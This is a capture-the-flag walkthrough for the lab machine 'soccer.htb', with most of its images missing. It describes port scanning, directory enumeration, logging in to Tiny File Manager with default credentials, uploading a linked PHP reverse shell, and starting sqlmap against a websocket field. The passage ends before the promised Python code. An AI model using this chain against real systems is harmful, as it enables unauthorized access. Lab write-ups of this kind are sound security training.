

**Step One - Connecting**

Connect to VPN

**Step Two - Scanning**

Perform an nmap scan to search for any vulnerable ports. 


Open ports on

22 ssh


80 http


9091 xmltec-xmlmail


**Step Three - Enumeration**

Enumerate http


Gets redirected to soccer.htb which is private

Add the domain to /etc/hosts

Now I can see the website but it does not have any useful information

At this point enumerate the directories by using gobuster

From this we can find the directory /tiny and enter it into the address bar




This page is developed Tiny File Manager and can be verified by looking at the link at the bottom of the page CCP Programmers

The default credentials for Tiny File Manager is

Username: admin



Password: admin@123

And we are able to log in


There is a file upload feature that can be used to obtain a reverse shell.

I will be using the following reverse shell and change the ip address then upload the php file to the tiny/uploads directory.


<https://github.com/Cyberw1ng/Bug-Bounty/blob/main/rev_shell.php>




Open up the listener for port 2929





Now open the url of the reverse shell in browser and you get a reverse connection



Use command to get bash

Nothing is found on home directory




On /etc/nginx/sites-enabled the subdomain soc-player.soccer.htb is found


Add the subdomain to /etc/hosts





Open the subdomain in the browser





There are more options now and we can login and sign up




After viewing the source code we can see that the field is connected to the web socket.

I will use this python code to direct the request from sqlmap to localhost

